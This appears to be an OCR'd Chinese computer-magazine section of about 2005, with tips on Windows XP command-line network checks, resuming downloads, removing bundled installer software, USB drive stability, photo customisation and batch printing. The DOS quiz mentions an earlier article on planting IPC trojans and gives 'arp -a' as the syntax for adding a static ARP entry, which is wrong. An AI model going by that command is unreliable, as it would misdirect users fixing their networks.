考试要求：本测试共有3题，解题时只能使用Windows XP SP2自带的命令。

1 在本刊第11期《批处理也玩黑吃黑》中介绍了IPC木马的植入过程，期间使用了net use命令连接到了远程计算机的共享硬盘上，那么如何使用命令检测当前是否有用户连接到了我的计算机上呢？

解题提示：net命令包罗万象

店小二解题分析:对于当前已经从网络上登录本地计算机的用户，可以通过“任务管理器”的“用户”选项卡来找到。但现在规定必须使用命令行方式，解题提示中写道“net命令包罗万象”，难道……

店小二在疑惑中打开了“命令提示符”，输入“net /?”回车，在返回的命令帮助中找到了一条有趣的命令“net session”，运行后果然显示了当前连接到计算机的用户列表，其中竟有掌柜的机器“zhangguide”。

掌柜的开始捶胸顿足了，心想实在不应该给他解题提示，便向店小二吼道:“试题追加！你知道怎么断开已经连接的用户吗？”店小二已经从以前各期的《DOS快餐店》介绍的命令中找到了参数的规律，随手输入了一行“net session \\zhangguide /delete”，就把掌柜的机器给断开了。

2 系统中启动了若干危险的服务，尝试关闭它们。

解题提示：现在放弃虽然不能加薪，但仍可以获得“勇敢者”的荣誉称号。

店小二解题分析:店小二对掌柜的给出的解题提示 之以鼻，这可难不倒我！在“命令提示符”下输入“net start”回车后，列出了当前系统中已经启动的服务，仔细地分析之后，基本列出了以下几个“嫌疑犯”。

①服务名:Messenger

这个服务原先是用来发送信息的，可是后来被人用到广告及垃圾信息群发中。如果不停止这个服务，很有可能每天弹出一大堆垃圾信息窗口。

②服务名:RemoteRegistry

如果网络中有人获得了本机的远程管理权限后，就能轻松地通过这个服务来对本机的注册表进行修改，相当危险。

③服务名:TermService

终端服务，听名字好像并不那么危险，其实这个就是提供“远程桌面”功能的系统服务，如果有人猜解到了本地的管理员账户或者具有“远程桌面”连接权限的账户，就能通过此服务登录本地计算机！

接着，店小二依次用“net stop 服务名”停止了这三个服务，又顺利完成一题。

3 局域网中的网关IP为192.168.0.1，局域网中的计算机A无法顺利上网，使用ping命令发现无法与网关建立连接，但与局域网中的其他计算机却能正常ping通，这是为什么？如何解决？(此题为实验题)

解题提示：网关网卡(局域网)的MAC地址为“00-06-29-EE-01-CF”。

店小二解题分析:店小二郑重地走到实验机前，凭着这几个月的学习经验，他尝试着在“命令提示符”下运行了“arp -a”命令，结果在返回的列表中发现了异常。网关192.168.0.1所对应的MAC地址竟然显示为“00-00-00-00-00-00”，这是典型的ARP缓存表错误导致的故障。ARP缓存表记录了局域网中IP与MAC地址的对应关系，由于网关IP对应的MAC地址出错，所以就出现了无法连接网关的故障。解决的方法是使用arp命令手动添加网关IP与MAC地址的对应关系。

```
arp -a 192.168.0.1 00-06-29-EE-01-CF
```

命令的格式为“arp -a IP地址 MAC地址”，遇到此故障时可以修改为相应的命令参数。运行这条命令后，再次ping网关的IP，成功接通。

DIY你的DOS菜

上期答案

1.已知远程主机A的TTL值为125，最可能的操作系统是？另外，请写出数据包经过的路由数。

最可能的操作系统是Windows NT/2000/XP，由于每经过一个路由，TTL值会自动减1，故判断经过3次路由(128-3=125)。

2.检查局域网中IP为192.168.0.5的用户的机器名。

nbtstat -A 192.168.0.5

3.列出系统中运行的所有进程，并写入到task.txt中。

tasklist.exe > task.txt

本期习题(答案下期公布)

1.断开用户Cornel在本地的连接会话。

2.添加192.168.0.3与00-58-23-DA-01-CB关联的ARP记录。

CF [YY03]



告别“烂尾工程”

——多下载工具续传技术

★★★

■ 菠萝喳喳

任务编号:200514

任务内容

经常在网上下载一些较大的电影和软件包,有时下载了一半突然发现FTP站点关闭了,幸好在别的网站又发现了同样文件,却是HTTP下载方式的。本期挑战题目就是在目标文件相同的情况下,让下载能以不同方式继续(如用BT下载了50%,再用FTP接着下载等)。

装备: Windows 98/2000/XP

任务难度系数:3/5

挑战者:猫狸小五狼

新任务

(¥400元)

为方便地区分QQ好友,我们经常会使用“好友分组”功能,但这个功能有一个缺陷,就是无法对组实现重新排序。要完成上下排序就必须将分组删除后再重新依次建立,希望能够找出方便的组排序方法。

注意:本文仅用于研究续传技术,在使用BT下载时请注意遵守相关版权条例。

我们常常将那些造到一半而无法继续的工程称为〝烂尾工程〞,而在网上下载时,也常常会遇到下载到一半却因某些原因无法继续的问题,比如BT种子没了或者FTP链接失效等。如何能让这些〝烂尾工程〞能够重新〝活〞起来?

BT也能借尸还魂

经常使用BT下载的朋友都知道,下载时种子突然没有了,下载就无法继续了(除非好心人来续种)。如果正好下载到99%,那是多么令人捶胸顿足啊!发生这种情况时一般有两种方法:

①下载文件是RM等电影文件,使用专用修复工具对文件进行修复。

②在论坛中发帖,要求好心人续种。

第一种方法只能针对即将下载完的电影文件,如果是RAR或者其他类型的文件就无能为力了;第二种方法则只能靠运气,非常被动。那么有没有第三种方法可以解决这一问题?

(本文以BitComet 0.58为例)

第一步:寻找相同的种子。要继续下载,必须找到完全相同的种子文件,首先记好下载文件的名称(如〝[火影忍者剧场版VS我爱罗的回忆].rmvb〞),在各大BT网站中搜索这个名称,如果搜索到的BT文件与原文件的名称和大小都相同,则点击该下载链接(下载到别的目录,不要覆盖原来无种的BT文件)。

▶▶▶ 火速链接

要想更快、更好地搜索到BT种子,请参考本刊2005年第8期的《轻松做个寻种大师》。

第二步:在BitComet弹出的〝任务属性〞窗口中,打开〝高级设置〞选项卡,复制〝服务器列表〞框中的内容,点击〝取消〞关闭窗口。在主界面的下载任务列表中右击原来无种下载的BT文件项,选择〝属性〞,将刚才复制的内容添加或覆盖到〝任务属性〞窗口的〝服务器列表〞框中,点击〝确定〞(见图1)。



图1

第三步:重新开始下载该任务,原来已经没有种子的BT下载任务注入了新的〝活力〞,又能够正常下载了。

如果找到的BT下载目录结构与原文件不同

原来下载的BT文件是单个的old.rm,在下载到60%的时候没了种子。而找到的新BT文件中却是一个名为movie的目录,其中有一个new.rm,该任务下载了1%。如果确定old.rm和new.rm是相同的文件,则可以这样做:

第一步:将原来下载的任务与新增的任务都停止,将old.rm.bc!改名为new.rm.bc!(用BitComet下载的文件,在未完成前后缀为BC!),覆盖新增任务中movie目录下的new.rm.bc!文件。

第二步:打开BitComet主界面,在下载任务列表中右击新增的任务(即movie目录中包含new.rm的任务),选择“重新检查完整性”(见图2)。



图2

第三步:在完整性检查完成后,该任务项中的“进度”就从原来的1%变为了60%(有时会有略微的变化)。

FlashGet未唱罢,BT就登场

用FlashGet下载大文件时,经常会遇到今天下载了50%,想明天接着下载,到了明天却发现链接已经失效了。没关系,换

巧用临时文件躲开共享软件捆绑

去除共享软件附带的“寄生虫”

★★

■丝竹

如果你经常检查〝添加/删除程序〞中已安装的项目，有时会发现一些从来不曾安装过的软件，如〝3721〞、〝划词搜索〞等。这些软件是何时进入我们的系统的呢？其实有许多号称免费的共享软件(如〝珊瑚虫QQ〞)在其安装程序中都捆绑了一些大公司用以推广的小程序(如〝上网助手〞等)，我们应该怎么去除共享软件的〝寄生虫〞呢？

去除共享软件捆绑的3大理由

①有些共享软件在安装捆绑的软件时根本没有提示，剥夺了使用者的知情权。

②由于安装包的升级功能制作的不完善，有时其捆绑的软件会覆盖并破坏系统中原来已经安装的此软件。

③非常讨厌捆绑安装的软件，感觉像木马和间谍软件。

去除共享软件捆绑的原理

共享软件的安装包一旦运行，软件包程序就会在当前系统的临时目录下生成一个安装包临时文件夹，将原程序文件和需要集成安装的捆绑软件区分开来，我们只需找到安装包临时文件夹中的原程序文件并运行即可。




图1

实战:去除“千千静听”捆绑的搜索软件

注意:修改过程中请勿关闭〝第一步〞中的安装向导界面。

第一步:下载〝千千静听〞(下载地址:http://www.onlinedown.net/soft/8350.htm)，完成后运行。

第二步:运行后显示出了安装向导界面(见图1)，此时安装文件已经解压到临时目录了，打开C:\Documents and Settings\用户名\Local Setting\Temp目录(假设系统为Windows XP版本，〝用户名〞请改为自己的登录用户名)，在其下寻找名为sfx**.tmp的目录(**为随机字符)。

小提示

解压的临时文件目录必须在“文件夹选项”中选择“显示所有文件和文件夹”才能看到。

第三步:进入找到的sfx**.tmp目录（见图2），打开其中的files目录，该目录中的msetup.exe即为捆绑上的〝寄生虫〞，删除之。而剩下的ttplayer.exe(Unicode版本，适用于Windows 2000/XP/2003)和ttplayer_a.exe(Ansi版本，适用于Windows 9x/Me)文件即为〝千千静听〞的主程序了。将files目录下的文件全部复制到硬盘的任意位置，直接执行主程序即可。



图2

CF [YY05]

BT登录。

第一步：参考上文中的方法找到BT下载文件，添加下载任务后停止下载。

第二步：FlashGet未下载完的文件后缀为JC!(原来FlashGet名为JetCar，JC是其缩写)，使用BitComet续传需要先将其后缀改名为BC!。修改完成后将其覆盖BitComet中相应的下载文件，如果不能覆盖则说明BitComet中的下载任务没有停止。

第三步：在BitComet主界面的下载任务列表中右击新增的任务，选择〝重新检查完整性〞。

第四步：在完整性检查完成后，下载的进度就会由原来的0%一下子提高不少，虽然不会完全达到FlashGet中的完成度，但相差不多。

★经过测试后发现，使用BT下载的文件无法用FlashGet等下载工具续传。

CF [YY04]

移动硬盘消化不良?我来摆平它

★★★

■ smallrascal

经常需要"把数据带出门"的朋友都会选择移动硬盘。普通移动硬盘价格较高，所以多数用户会选择购买笔记本硬盘加移动硬盘盒的"组装"移动硬盘。这种组合购买方式看似经济实惠，但同时却带来了另一个问题:笔记本硬盘与移动硬盘盒的兼容性问题。

不兼容导致的问题

相信这些问题不是你想碰到的，但确实不少移动硬盘(主要集中在低速笔记本硬盘、廉价移动硬盘盒中)存在这些问题，当数据传输量大时就会发生"消化不良"。

①文件复制失败或者在复制过程中死机。

②文件复制完成后发现目标文件损坏、打不开。

③在复制大文件时，以上两种情况更为明显。

普通的解决方法:双口供电

有一部分产生兼容问题的原因是移动硬盘供电不足，几乎所有移动硬盘盒都提供了双头供电，也就是插2个USB口。但由于这个故障产生的原因不在于此，所以未能对症下药。

应急的解决方法:禁用USB2.0

排除供电不足引发故障的可能，接下来就把目光转向硬盘对USB2.0的支持度上了。上文曾提到这种问题一般都集中在低速笔记本硬盘和廉价移动硬盘盒上，正因为如此，其对速度及稳定性要求较高的USB2.0标准可能支持得不太好。怎样让已经工作在USB2.0上的移动硬盘使用USB1.1的速度传输文件呢?




图1

第一步:右击"我的电脑"选择"属性"，选择"硬件"选项卡，然后点击"设备管理器"按钮。

第二步:在弹出的"设备管理器"窗口中，找到"通用串行总线控制器"，展开该项，双击其下名为"USB Enhanced Host Controller"的子项(见图1)。

第三步:在该硬件的属性窗口中，选择"常规"选项卡，将"设备用法"下拉菜单设置为"不要使用这个设备(停用)"，点击"确定"。

第四步:再次复制文件进行测试。整个复制过程异常稳定，没有出现数据损坏或者传输错误，确定刚才的判断是正确的。

故障分析:USB Enhanced Host Controller是增强型的USB传输控制器，用以提供USB2.0的传输支持，将其禁用后就能使系统自动将USB传输速度控制在USB1.1的水平。

长效解决方法:使用KillCopy

将传输速度控制在USB1.1的水平固然能保证稳定，但其与USB2.0的速度差距使我们在复制大文件时望而却步。有没有既保证传输速度，又能兼顾稳定性的方法呢?硬盘"消化不良"，请KillCopy(下载地址:http://www.onlinedown.net/soft/37122.htm)帮忙。



图2

首先下载并安装KillCopy(除安装路径外的参数建议使用默认设置)，右击需要复制的文件或文件夹，选择"用KillCopy复制到"或者"用KillCopy"将文件复制/移动到移动硬盘的盘符中(见图2)，但由于速度达到最高时可能会引发刚才的故障，所以要在"速度限制"中将传输速度降低一点，建议设置为16384Kbps或以下，"缓冲大小"建议使用默认的1Mbytes(见图3)。如果仍有问题，请根据实际情况逐步调整设置。




图3 [YY06]

ABC

图片时代　另类方法Show出你的照片

★★★

本文可以帮你学到
- 让照片在网上流传
- 让系统处处都有你的照片
- 秀照片的经典小技巧

现在很多朋友用数码相机拍完照片后，只知道去打印，其实这些照片的用处非常多。比如可以让照片〝上网〞，让照片〝进驻你的系统〞……

人人都可作“芙蓉”

好看的照片自然要在网上与大家分享，只要你有自信，当然可以将它们在网上流传。

1.网络相册

现在网络相册这么多，但最方便的还是QQ相册，只要你有QQ号，就可以拥有至少16MB的空间(会员为100MB)，还可以用http://QQ号码.photo.qq.com的形式访问你的相册。

第一步:打开http://photo.qq.com，在窗口左侧输入QQ号及密码，按提示完成注册。

第二步:注册完，回到主界面，点击〝我的相册〞，再通过〝创建相册〞、〝上传照片〞按钮，完成照片的上传。

小提示

★创建相册时，选择“是否公开”，以便确定是否让其他好友访问。

★上传后的相片需要审核后才能让其他用户浏览，审核的过程会在3天内完成。

★可以上传GIF、JPG、PNG格式的图片，每张照片不得大于1MB。

2.企鹅大变身

在QQ里有很多地方可以用得上你的照片，这样你的QQ也可以更加个性化。

①拒绝“企鹅头”

只要你的QQ等级为16级或更高级别，或是为QQ会员、三钻贵族，都可以上传QQ头像。目前QQ头像支持BMP、JPG及GIF格式图片。

第一步:用各种照片处理软件，如Photoshop，将照片处理为40像素×40像素大小(如果不处理，则照片会自动缩放)。

第二步:点击QQ主界面上的〝菜单〞按钮，选择〝个人设置→更改〞，在弹出窗口中点击〝本地　览〞，选择刚刚制作好的照片文件就可以了。

②你的表情就是QQ表情

别以为将照片处理，变成表情是件很困难的事，其实只要有你安装好Photohshop和ImageReady(与Photoshop一起安装)，或是使用Fireworks按照本刊2005年的第1期《QQ动态表情自己做》及2005年的第10期《动态QQ表情DIY Fireworks轻松搞定》，就可以完成制作了。

③个人形象照片

QQ的自定义头像功能只能让大家看到〝很小的你〞，如何Show全貌呢？QQ为我们提供了个人形象照片功能。

第一步:点击〝菜单〞按钮，选择〝个人设置〞，在窗口左侧选择〝形象照片〞,点击〝上传照片〞。

第二步:按提示完成〝QQ交友中心〞的注册，点击〝选择照片〞后面的〝　览〞按钮，选择照片，〝确定〞后完成上传。注意要想让大家看到你的照片，一定要将〝是否在QQ上显示形象照片〞设置为〝显示〞。

当别人需要查看你的照片时，只要在〝查看资料〞窗口，点击〝交友资料〞按钮即可。

④TM中的形象照

TM中也可以像QQ自定义头像那样，修改形象照片。同样需要先进行图片处理，大小为110像素×110像素。

第一步:进入TM，打开任意好友的聊天窗口。

第二步:点击右下角〝我的形象〞右侧的倒三角按钮，选择〝更改我的形象→添加〞，然后选择好本地文件即可。

2.拒绝MSN Messenger“小绿人”

MSN Messenger(以下简称MSN)也和QQ一样，也可以用照片替换头像照片、表情及聊天背景。替换的方法比较简单，在〝工具〞菜单下都可找到替换的菜单项。这里就不再详细介绍，只要注意将头像照片修改为96像素×96像素，背景照片要裁成5:3的样式，以免出现变形问题。

系统改造大变身

想让你的照片在系统中无处不在吗？如果你仅仅只会简单的壁纸替换方法，那可就太老土了，还是看看下面的改造方法吧。

1.用照片保护你的显示器

如果有多张漂亮照片，可以将它做成屏保。如果是

Windows XP，无需安装任何软件就能完成此操作。

第一步：将所有照片放到同一文件夹中，右击桌面空白处，选择“属性”，点击“屏幕保护程序”标签，在“屏幕保护程序”下拉菜单中选择“图片收藏幻灯片”。

第二步：点击“设置”按钮，在“使用该文件夹中的照片”下点击“ 览”按钮，设置好照片所在目录，点击“确定”即可（见图1）。




图1　可以设置更换图片的频率，图片的尺寸等

> **小提示**
>
> ★使用照片制作屏保的软件有很多，比如屏保设计师2005 5.26（下载地址：http://www.onlinedown.net/soft/4149.htm）。
>
> ★使用ACDSee也可以制作出有漂亮过场的屏保。打开ACDSee，选择菜单中的“工具→配置屏幕保护”，通过“添加”、“配置”按钮就可以完成所有设置了。

2.每次开机都要见到你

将照片设置为开机画面也是非常不错的选择。要实现这个功能，可以使用BootXP来完成。

第一步：从http://www.onlinedown.net/soft/4469.htm下载BootXP 2.50 RC1汉化版，并安装。

第二步：运行画笔，打开照片，使用“选定”工具，根据状态栏右下角的提示选择640像素×480像素大小的区域。点菜单中的“编辑→复制到”，在“保存类型”中选择“16色位图”（见图2），将所选图片保存为16色的BMP格式，并保存在C:\WINDOWS\Resources\BootScreens\目录下。



图2

> **小提示**
>
> 由于只能显示16色，所以在选择照片时，不要使用彩色丰富的图片，最好不要有天空等渐变色组成的照片。

第三步：打开BootXP，在“初始化”窗口中选择要修改的操作系统，点击“保存和运行BootXP”。

第四步：这时，你会在“引导画面”列表中找到刚刚保存的图形，点击“预览”按钮，可以预览到修改后的状态，最后点击“保存为你的引导画面”即可（见图3）。



图3

第六步：重启电脑，这时引导菜单中会多出一行引导菜单项，是原来引导菜单的备份。如果确认没有问题，可以回到BootXP，点击“选项”标签下的“显示初始化对话框”，删除刚刚备份的启动条项，点击“删除操作系统命令行”项即可。

3.登录界面大变脸

Windows XP中的登录界面也是可以进行个性化的地方，不过方法要复杂一些。

第一步：先将用于替换的照片裁剪为210像素×210像素，然后复制C:\Windows\System32\logonui.exe到任意目录。

第二步：从http://www.onlinedown.net/soft/12421.htm下载Resource Hacker。

第三步：用Resource Hacker打开复制的logonui.exe，依次展开“位图→100→2052”，右击，选择“替换资源”（见图4），在弹出窗口中点击“打开新位图文件”，选择刚刚制作好的照片，点击“替换”，保存文件。




图4

第四步：用DOS引导盘引导或进入“故障恢复控制台”，用刚刚修改过的文件，替换掉C:\Windows\System32\目录下的logonui.exe文件即可。

小提示

★Windows XP的开机画面，是可以通过“XP变脸王”(下载地址:http://www.onlinedown.net/soft/2168.htm)等软件进行修改的。

★如果要用照片替换系统中的图标，可以使用Axialis IconWorkshop，具体的使用方法可以参考本刊2005年第7期《轻轻松松学做XP风格图标》。

“秀”好照片

不管是做什么，照片最重要的就是要“秀”出来，让别人看到，那么如何才能“秀”好你的照片呢？我们在2005年第11期《数码相片摇身速变VCD》一文中已经介绍过如何用NeroVision Express SE刻录照片VCD。其实这方面的软件还有很多，比如友立推出的DVD拍拍烧，数码故事2004(下载地址:http://www.onlinedown.net/soft/28224.htm)，Photo Story等。软件是有了，但“秀”好这些照片应该注意什么呢？

1.贵精不贵多

由于是数码照片，没有底片成本的制约，一次出游拍摄的照片很可能就有数百张，甚至上千张。那么如何合理地挑选照片呢？

一般我们在展示照片时，时间不必过长，以半个小时为宜，如果每张照片平均展示时间为10秒钟，那么使用180张照片足以完成此项任务。

在挑选照片时，可以在Windows“资源管理器”中选择菜单中的“查看→缩略图”，这样能快速挑选出所需要的照片。

小提示

在添加照片时，需要注意添加的顺序，比如，相同景点的照片要放在一起。

2.照片浏览节奏很重要

在显示照片时，对于一些漂亮的、经典的照片，可以让它显示的时间更长一些。比如景物的概况，可以显示得长一些，而细节部分，可快速带过。

由于一般在显示图片时，还要配上音乐，所以照片在显示时还要注意节奏。另外，在过渡效果的选择上也非常重要，很多人认为使用比较多的特效会让照片显得很“酷”。其实，这只会让人觉得眼花，一般使用“黑屏”或简单的“叠加”效果即可。

小提示

很多软件提供了随机添加过渡效果，或是全部添加一种过渡效果，可根据需要进行选择。一般在制作时，可先全部添加一种特效，然后再针对标题等照片做特殊处理。

3.重点部位重点突出

如果你需要突出一张较大图片中的某一位置，而在拍摄时并没有想到这一点，这时，我们可以利用很多软件提供的“变焦”功能，只将照片的选定部分放大，注意为了不显得突然，一定要选择合适的过渡效果。

4.“秀”片还是“横版”好

不管是用什么软件，最终刻好的照片都是要在电视上显示的，为了更好地利用空间，“竖版”照片自然是非常不合适的，相信没人家里的电视是9:16的吧！至于照片剪裁，使用PhotoShop或ACDSee等软件均可完成。在剪裁时，也可以根据不同电视的比例裁剪长宽比例4:3或16:9的照片。另外，很多人认为在使用软件刻录VCD或DVD前需要修改照片分辨率，其实这是没有必要的，照片处理软件会帮你完成这些处理。

小提示

打印是每张数码照片的最终用途，所以我们最后告诉在大家图片尺寸与打印尺寸的最佳关系，以便在拍照时有所选择。

图片尺寸(单位:像素)	最佳打印尺寸(单位:英寸)
640×480	5
1280×960	6
2048×1536	8
2560×1920	10
2880×2400	12

CF [YY07]

轻松调整单元格内文字的行距

★

■湖北　董锐

用Excel制作表格时，如果单元格内有许多文字，不设置行距很不美观。大家都知道在Word中是可以直接调整行距的，那么在Excel的单元格中该如何调整行距呢？要知道，Excel没有提供直接的修改方法，不过，利用Excel中提供的“拼音指南”工具，能间接实现调整行距的目的。

第一步：选中要编辑的单元格，选择菜单中的“格式→拼音指南→显示或隐藏”。这实际上是激活拼音信息的显示模式，因为Excel默认是隐藏拼音。

第二步：选中要编辑的单元格，选择菜单中的“格式→拼音指南→设置”，在“字体”选项卡中调整字号，就可以调整行距了。

第三步：要取消行距的设置，选中单元格后，再次选择菜单中的“格式→拼音指南→显示或隐藏”。

这样，用Excel也可以制作出漂亮的表格，还不快试试？

CF [YY08]

免费“贴纸照” 今天就来拍

★ ■辽宁 海客

相信不少人都用过贴纸照软件，利用数码相机拍好相片，然后在软件中导入相片加上各种边框，而现在你看到的这款由天敏科技开发的贴纸相软件，专门用于PC USB接口的摄像头实时拍照制作贴纸相的免费软件，它不仅能实现实时拍照，同时还有图像处理、电子相册、组合打印等实用功能。下面就一起来制作一个可爱的贴纸照。

天敏贴纸相小档案

u软件版本:2.0增强版　　软件大小:37KB
u软件性质:免费软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://dlc.pconline.com.cn/filedown.jsp?id=62060&dltypeid=1

第一步:简简单单拍照

天敏贴纸相的拍照非常简单，只要运行程序(见图1)，从右上角下拉菜单中选择一类背景或相框，然后再挑选出最合适的一种，进行拍照。如果感到不能满足需要，还可以到http://dlc.pconline.com.cn/filedown.jsp?id=62161&dltypeid=1下载这个足足有80MB的相框包，利用它，你想与明星来一个“亲密接触”都没有问题。另外，天敏正在举行相框大赛，有兴趣的可以到其主页去参加比赛。



图1　程序最低需要1024×768的分辨率运行

选择好后，就可以利用摄像头进行拍照，拍照方式有两种:自动和手动。使用自动模式时，按下空格键后，摆好姿势，5秒后，就会完成拍照。在2.0版中还新增加了人脸移动检测功能，当自动拍照倒计时最后一秒时，如果还没有调整好自己的位置，指示灯会变红，等待你静止后才进行拍照。而在手动模式时，只要指示灯变成蓝色(画面静止)，就可以拍出清晰的“大头贴”来。

第二步:快快乐乐编辑

选择一张“大头贴”，单击最下面的“编辑页面”按钮进入编辑状态，这里可以对照片进行各种处理，同时能进行图像管理、图像 览、电子相册制作。虽然相对专业图像编辑软件功能有限，但非常容易上手，特别是它集成的各种滤镜，如反色、浮雕、散布、马赛克等，可以帮你轻松制作出艺术感十足的“艺术照”。另外，利用提供的合成功能，还可以制作相框、卡片、信纸和日历等，将自己的照片制作成日历、信封等，送给朋友，是不是很有成就感?

第三步:轻轻松松打印

点击“打印页面”按钮打开打印界面。单击“模板属性”按钮，设置好打印纸张尺寸，再点击“增加图框”按钮，根据版面调整图框大小，最后将左侧图片全部拖拽进来即可(见图2)。



图2　可以将硬盘中的图片拖拽到图框中打印

第四步:漂漂亮亮数码相册

拍好了许多数码相片，除打印贴纸相外，还可以将这些相片制作成电子相册。点击最下面的“相册页面”按钮，展开“家庭相册集”标签下的相册，右击“Album1”，选择“导入图像”，然后将相关的相片导入后，点击工具栏上的“相册 览”按钮，就可以像打开一本真相册一样进行 览了(见图3)。




图3

小提示

点击主界面下侧的“设置”按钮，选择“设置”项，在“常规设置”标签的“快照目录”下可以设置大头贴保存的文件夹。其他位置还可以设置快照的格式，自动拍照间隔时间等。点击“设置”按钮后，选择“视频属性”，还可以对摄像头进行设置(见图4)。



图4

CF [YY09]

批量打印我用LabelShopLE

★

■北京　阮征

在实际工作中我们经常会遇到类似批量打印奖状的情况，也就是大部分内容相同，只有少量信息(例如名字及作品名)需要从一个Excel表格中获取的情况。一般我们都是先建立一个样版然后从Excel表中复制粘贴姓名及作品名来解决这个问题。打多少个奖状就需要复制粘贴多少次姓名及作品名，工作量大大增加。其实对于类似的工作我们可以使用一个叫做LabelShopLE的标签打印软件来解决。只要配置一次模板就可以打印出无数个奖状来。

LabelShopLE小档案

u软件版本:1.22　　软件大小:2788 KB

u软件性质:免费软件　　运行平台:Window 98/2000/XP/2003

u下载地址:http://nj.onlinedown.net/soft/32504.htm

LabelShopLE是一款功能强大的标签编辑打印软件，虽然其最初是为打印条码标签而设计的，但我们可以用它制作名片、胸卡等各种卡片，也可以实现精确的对位打印功能。LabelShopLE有强大的排版功能，多种数据处理方式，可连接数据库打印，并且支持VBScript脚本。通过它可以使打印工作变得更加容易。

实例:通过LabelShopLE批量打印奖状

任务描述:已经得到了获奖名单的Excel表格，里头记录了详细的作品名、作者、联系方式等信息(见图1)。我们




图1

要从这个表格中提取出作者姓名和作品名，然后将这些信息打印成奖状下发。通过LabelShopLE可以让我们省去频繁的复制粘贴工作，而且大大提高了打印的准确性。打印出的奖状如图2所示。

第一步:启动LabelShopLE，然后选择菜单中的“文件→新建”，建立一个新文件。




图2

第二步:在弹出的“选择标签”窗口中选择合适的标签类型，但由于这里并没有适合打印奖状的模板，所以我们在“选择标签”窗口中按“新建”按钮来建立符合要求的标签。

第三步:在“标签”中设置好满足要求的“宽度”和“高度”，并对行数，列数进行设置。这里我们选择1列、1行建立奖状格式(见图3)。



图3

第四步:添加相应的固定信息到新建的文件中，点击工具栏上的“T”按钮，再双击“12345678”，打开文字编辑窗口，我们在该窗口中的“显示数据”中输入文字即可(见图4)。由于我们所要输入的证书内容是多行文字信息，所以需要在“文字”标签下的“文本”标签选择“多行”，否则只能输入一行文字。



图4

全部设置完后就可以按照图2中的内容输入文本信息了，由于每个证书的作品名和作者姓名都不一样，我们要把作者及作品名的位置留出来，稍后再通过LabelShopLE从获奖名单Excel表中提取有用信息。

第五步:点击“数据库”菜单下的“设置数据库”，打开数据库设定窗口。



图5

第六步:由于需要从Excel中获取有用信息，所以选择“ODBC数据源”，然后点击“选择数据库→机器数据库”，选择“Excel Files”，然后选择那个获奖名单文件。当该Excel加载成功后就可以在数据库设定窗口看到可用字段了(见图5)。

第七步:在刚刚留出空白位置处使用“T”工具，分别添加文本，然后再双击该文本，在“数据源”中选择“数据库”，再设置好不同的“字段名”(见图6)。




图6

第八步:现在就可以批量打印所有的证书了。选择菜单中的“文件→打印”，在“打印数量”中输入记录数，比如Excel表中共有10条记录，在这里输入10，最后点击“打印”按钮即可。证书的姓名及作品名会由软件自动从获奖名单文件中取得，从而省去了大量复制粘贴工作。大家在使用这款软件时，可能会存在一些排版问题，只要大家多用就可以慢慢适应这个软件，使你的工作学习事半功倍。

CF [YY10]

新软物语

软件版本:1.01
软件大小:902 KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://nj.onlinedown.net/soft/39945.htm

制作手机看的漫画书:比特铃手机漫画书制作工具(JPicBook)


问:最近我刚刚买了新手机，它具有运行Java程序功能，请问我能不能用它来看漫画呢?



